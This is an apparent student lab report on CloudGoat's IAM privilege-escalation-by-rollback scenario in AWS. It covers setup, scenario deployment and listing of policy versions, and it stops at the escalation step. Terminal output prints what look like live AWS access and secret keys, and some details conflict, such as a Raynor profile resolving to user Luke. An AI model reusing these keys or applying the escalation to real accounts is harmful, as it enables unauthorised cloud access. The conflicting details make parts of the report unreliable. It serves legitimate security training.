

Cloud and Network Security.

Cloud-Goat IAM Privilege Escalation by Rollback Scenario
(AWS).

Contents

Introduction	3
Environment & Setup Instructions.....	3
Setup and Configuration	3
Step 1: Confirm AWS Access	3
Step 2. Configuring CloudGoat.....	4
Step 3. Deploying the CloudGoat Scenario	5
Step 4. Reviewing Existing Policies.....	9
Step 5. Creating the iam_privilege_rollback Policy Version.....	9
Step 6. Setting iam_privilege_rollback as Default Version.....	10
Step 7. Post-Escalation Verification	11
Step 8. Environment Teardown.....	12
Step 9. Final Cleanup – Removing Stored AWS Credentials	12
Summary	13
Conclusion.....	14

Introduction

This report documents the exploitation of a privilege escalation vulnerability simulated using **CloudGoat**, a deliberately insecure AWS environment designed for security training. The focus of this assessment was the **iam_privesc_by_rollback** scenario, which demonstrates how an attacker with limited IAM permissions can escalate their privileges by leveraging previous versions of a managed IAM policy.

The exercise was performed in a controlled AWS environment, and all actions were aimed at simulating real-world misconfigurations and access control issues commonly found in cloud infrastructures. The goal was to identify, exploit, and understand the implications of privilege escalation paths that stem from weak IAM policy version control and rollback permissions.

Environment & Setup Instructions

This task was executed in a **Kali Linux virtual machine** to maintain a secure and isolated testing environment.

Prerequisites:

- **Operating System:** Kali Linux (Virtual Machine, as required)
- **Cloud Provider:** Amazon Web Services (AWS)
- **Tools Used:**
 - AWS CLI
 - CloudGoat by Rhino Security Labs (installed via pipx)
 - Terraform (used internally by CloudGoat)
- **Scenario:** iam_privesc_by_rollback

Setup and Configuration

Step 1: Confirm AWS Access

An active AWS account was used to execute the scenario. AWS CLI was installed and configured.


```
kali@kali: ~  
$ sudo apt install terraform awscli azure-cli jq -y  
awscli is already the newest version (2.23.6-1).  
jq is already the newest version (1.7.1-6).  
Installing:  
  azure-cli  terraform  
  
Installing dependencies:  
  python-pkginfo-doc  python3-humanfriendly  python3-nltk  
  python3-adal        python3-iniconfig       python3-openai  
  python3-applicationinsights  python3-isodate         python3-pkginfo  
  python3-avro        python3-jaraco.classes  python3-pluggy  
  python3-azext-devops  python3-javaproPERTIES  python3-portlocker  
  python3-azure        python3-jeepney         python3-pydash  
  python3-azure-cli    python3-joblib          python3-pytest  
  python3-azure-cli-core  python3-jsondiff       python3-requests-oauthlib  
  python3-azure-cli-telemetry  python3-keyring        python3-scp  
  python3-azure-datalake-store  python3-knack          python3-secretstorage  
  python3-azure-multiapi-storage  python3-msal           python3-semver  
  python3-azure-storage  python3-msal-extensions  python3-sshtunnel  
  python3-fabric         python3-msrest          python3-strictyaml  
  python3-github         python3-msrestazure  
  
Suggested packages:  
  python-azure-doc  libkf5wallet-bin  python-secretstorage-doc  
  python-joblib-doc  python3-keyrings.alt  
  
Recommended packages:  
  prover9  
  
Summary:  
  Upgrading: 0, Installing: 43, Removing: 0, Not Upgrading: 1297  
  Download size: 38.7 MB  
  Space needed: 769 MB / 62.7 GB available  
  
Get:1 http://kali.download/kali kali-rolling/main amd64 python3-isodate all 0.7.0-1 [19.4 kB]  
Get:2 http://kali.download/kali kali-rolling/main amd64 python3-requests-oauthlib all 1.3.1-1 [21.1 kB]  
Get:3 http://kali.download/kali kali-rolling/main amd64 python3-msrest all 0.6.21-5 [47.9
```

Step 2. Configuring CloudGoat.

CloudGoat was executed to deploy the iam_privesc_by_rollback environment. This spun up IAM roles, users, and policies automatically using Terraform in the background. I cloned the repository by navigating to the CloudGoat GitHub repository:

<https://github.com/RhinoSecurityLabs/cloudgoat>

I also configured the aws profile by providing both the access and security key with username Raynor



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the following commands and output:

```
(kali@kali)-[~/Desktop]
$ mkdir cloudgoat

(kali@kali)-[~/Desktop]
$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git

Cloning into 'cloudgoat'...
remote: Enumerating objects: 6367, done.
remote: Counting objects: 100% (1380/1380), done.
remote: Compressing objects: 100% (378/378), done.
remote: Total 6367 (delta 1126), reused 1002 (delta 1002), pack-reused 4987 (from 4)
Receiving objects: 100% (6367/6367), 15.88 MiB | 8.12 MiB/s, done.
Resolving deltas: 100% (3032/3032), done.

(kali@kali)-[~/Desktop]
$ cd cloudgoat

(kali@kali)-[~/Desktop/cloudgoat]
$ terraform --version
Terraform v1.6.3-dev
on linux_amd64

Your version of Terraform is out of date! The latest version
is 1.12.2. You can update by downloading from https://www.terraform.io/downloads.html

(kali@kali)-[~/Desktop/cloudgoat]
$ aws configure --profile cgoat
AWS Access Key ID [None]: AKIAXSURKNPDX54UYNH5
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

(kali@kali)-[~/Desktop/cloudgoat]
$ ls -l
total 104
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 cloudgoat
-rw-rw-r-- 1 kali kali 1402 Jul 1 10:24 Dockerfile
-rw-rw-r-- 1 kali kali 170 Jul 1 10:24 docker_stack.yml
-rw-rw-r-- 1 kali kali 1519 Jul 1 10:24 LICENSE
-rw-rw-r-- 1 kali kali 48849 Jul 1 10:24 poetry.lock
-rw-rw-r-- 1 kali kali 662 Jul 1 10:24 pyproject.toml
-rw-rw-r-- 1 kali kali 29120 Jul 1 10:24 README.md
drwxrwxr-x 2 kali kali 4096 Jul 1 10:24 tests

(kali@kali)-[~/Desktop/cloudgoat]
$ cd tests

(kali@kali)-[~/Desktop/cloudgoat/tests]
$ ls -l
```


A red box highlights the git clone output, and a red arrow points to the `aws configure --profile cgoat` command.

Step 3. Deploying the CloudGoat Scenario

CloudGoat was executed to deploy the `iam_privesc_by_rollback` environment. This spun up IAM roles, users, and policies automatically using Terraform in the background.

Steps:

- Navigated to the scenario folder:
~/cloudgoat/scenarios/aws/iam_privesc_by_rollback/
- Ran cloudgoat.py create iam_privesc_by_rollback (or cg create ...)
- Noted the output location of the credentials



```
kali@kali: ~/Desktop/cloudgoat/cloudgoat/scenarios/aws
File Actions Edit View Help
-rw-rw-r-- 1 kali kali 29120 Jul 1 10:24 README.md
drwxrwxr-x 2 kali kali 4096 Jul 1 10:24 tests

(kali@kali)-[~/Desktop/cloudgoat]
$ cd cloudgoat

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ ls -l
total 12
-rw-rw-r-- 1 kali kali 3655 Jul 1 10:24 cloudgoat.py
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 core
-rw-rw-r-- 1 kali kali 0 Jul 1 10:24 __init__.py
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 scenarios

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ cd scenarios


(kali@kali)-[~/Desktop/cloudgoat/cloudgoat/scenarios]
$ ls -l
total 8
drwxrwxr-x 25 kali kali 4096 Jul 1 10:24 aws
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 azure

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat/scenarios]
$ cd aws

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat/scenarios/aws]
$ ls -l
total 92
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 beanstalk_secrets
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 cloud_breach_s3
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 codebuild_secrets
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 detection_evasion
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 ec2_ssrf
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 ecs_efs_attack
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 ecs_takeover
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 federated_console_takeover
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 glue_privesc
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 iam_privesc_by_attachment
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 iam_privesc_by_ec2
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 iam_privesc_by_key_rotation
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 iam_privesc_by_rollback
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 lambda_privesc
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 rce_web_app
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 rds_snapshot
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 scenario_template
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 secrets_in_the_cloud
drwxrwxr-x 3 kali kali 4096 Jul 1 10:24 sns_secrets
drwxrwxr-x 4 kali kali 4096 Jul 1 10:24 sqs_flag_shop
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

I also whitelisted my IP using the following command [cloudgoat config whitelist --auto]



```
kali@kali: ~/Desktop/cloudgoat/cloudgoat
File Actions Edit View Help
(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ chmod +x cloudgoat.py
(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ ./cloudgoat.py config profile
Traceback (most recent call last):
  File "/home/kali/Desktop/cloudgoat/cloudgoat/./cloudgoat.py", line 120, in <module>
    main()
  File "/home/kali/Desktop/cloudgoat/cloudgoat/./cloudgoat.py", line 111, in main
    from cloudgoat.core.python.commands import CloudGoat
ModuleNotFoundError: No module named 'cloudgoat.core'; 'cloudgoat' is not a package
(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ cloudgoat config aws
A configuration file exists at /home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/config.yml
Found existing configuration, continuing will overwrite.
Would you like to specify a new default aws setting now? [y/n]: y
Enter the name of your default AWS profile: cgoat
A default aws setting of "cgoat" has been saved.
(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ ./cloudgoat.py config whitelist --auto
Traceback (most recent call last):
  File "/home/kali/Desktop/cloudgoat/cloudgoat/./cloudgoat.py", line 120, in <module>
    main()
  File "/home/kali/Desktop/cloudgoat/cloudgoat/./cloudgoat.py", line 111, in main
    from cloudgoat.core.python.commands import CloudGoat
ModuleNotFoundError: No module named 'cloudgoat.core'; 'cloudgoat' is not a package
(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]
$ cloudgoat config whitelist --auto
A whitelist.txt file was found at /home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/whitelist.txt
CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP address, and then overwrite the contents of the whitelist file with the result.
Would you like to continue? [y/n]: y
whitelist.txt created with IP address 197.254.50.242/32
```

3. Verifying IAM Identity and Access

I used the newly configured profile to verify that the Raynor user had **limited permissions**.

Steps:

- Ran aws sts get-caller-identity --profile Raynor
- Confirmed the ARN and account number were accurate
- Attempted a few IAM actions (e.g., list-users) which failed due to access denial

kali-linux-2025.1c-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library

My Computer

kali-linux-2025.1c-vmware-amd64

Home kali-linux-2025.1c-vmware-amd64

kali@kali: ~/Desktop/cloudgoat/cloudgoat

File Actions Edit View Help

To silence these warnings, use TF_VAR_... environment variables to provide certain "global" settings to all configurations in your organization. To reduce the verbosity of these warnings, use the -compact-warnings option.

Apply complete! Resources: 5 added, 0 changed, 0 destroyed.

Outputs:

raynor_access_key_id = "AKIAXSURKNPD35Y4MNZC"
raynor_secret_access_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
raynor_access_key_id = AKIAXSURKNPD35Y4MNZC
raynor_secret_access_key = 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

[cloudgoat] Output file written to:

/home/kali/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/iam_privesc_by_rollback_cgidi2m4evpvt2/start.txt

One of the first steps after gaining access to an IAM User is to enumerate the user's privileges in the environment. We can do that by listing the policies attached to the IAM

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]

\$ aws configure --profile Raynor

AWS Access Key ID [None]: AKIA[REDACTED]H5
AWS Secret Access Key [None]: R5j7mz7YHUKFZUT[REDACTED]
Default region name [None]:
Default output format [None]:

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]

\$ aws --profile Raynor sts get-caller-identity

```
{
  "UserId": "AIDAXSURKNPD3ABCSAFZA",
  "Account": "521069554631",
  "Arn": "arn:aws:iam::521069554631:user/Luke"
}
```

(kali@kali)-[~/Desktop/cloudgoat/cloudgoat]

\$


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Step 4. Reviewing Existing Policies

Identified the policy attached to the Raynor user and listed all its historical versions.

✓ Steps:

- Ran: `[list-policy-versions -policy-arn "arn:aws : iam :: 521069554631:policy/cg-raynor-policy-cgidi2m4evpvt2" -- profile Raynor]`
- Discovered that an older version (v1) had overly permissive permissions (Action: "*")



```
kali@kali: ~/Desktop/cloudgoat/cloudgoat/scenarios/iam_privesc_by_rollback
$ aws iam list-policy-versions --policy-arn "arn:aws:iam::521069554631:policy/cg-raynor-policy-cgidi2m4evpvt2" --profile Raynor
{
  "Versions": [
    {
      "VersionId": "v5",
      "IsDefaultVersion": false,
      "CreateDate": "2025-07-01T15:39:24+00:00"
    },
    {
      "VersionId": "v4",
      "IsDefaultVersion": false,
      "CreateDate": "2025-07-01T15:39:21+00:00"
    },
    {
      "VersionId": "v3",
      "IsDefaultVersion": false,
      "CreateDate": "2025-07-01T15:39:18+00:00"
    },
    {
      "VersionId": "v2",
      "IsDefaultVersion": false,
      "CreateDate": "2025-07-01T15:39:14+00:00"
    },
    {
      "VersionId": "v1",
      "IsDefaultVersion": true,
      "CreateDate": "2025-07-01T15:39:09+00:00"
    }
  ]
}
```

Step 5. Creating the iam_privilege_rollback Policy Version

Now that we confirmed the ability to list policy versions and set defaults, we manually created a **new version** of the attached IAM policy with overly permissive privileges (i.e., Administrator-level access). This is the **core of the privilege escalation**.

Steps:

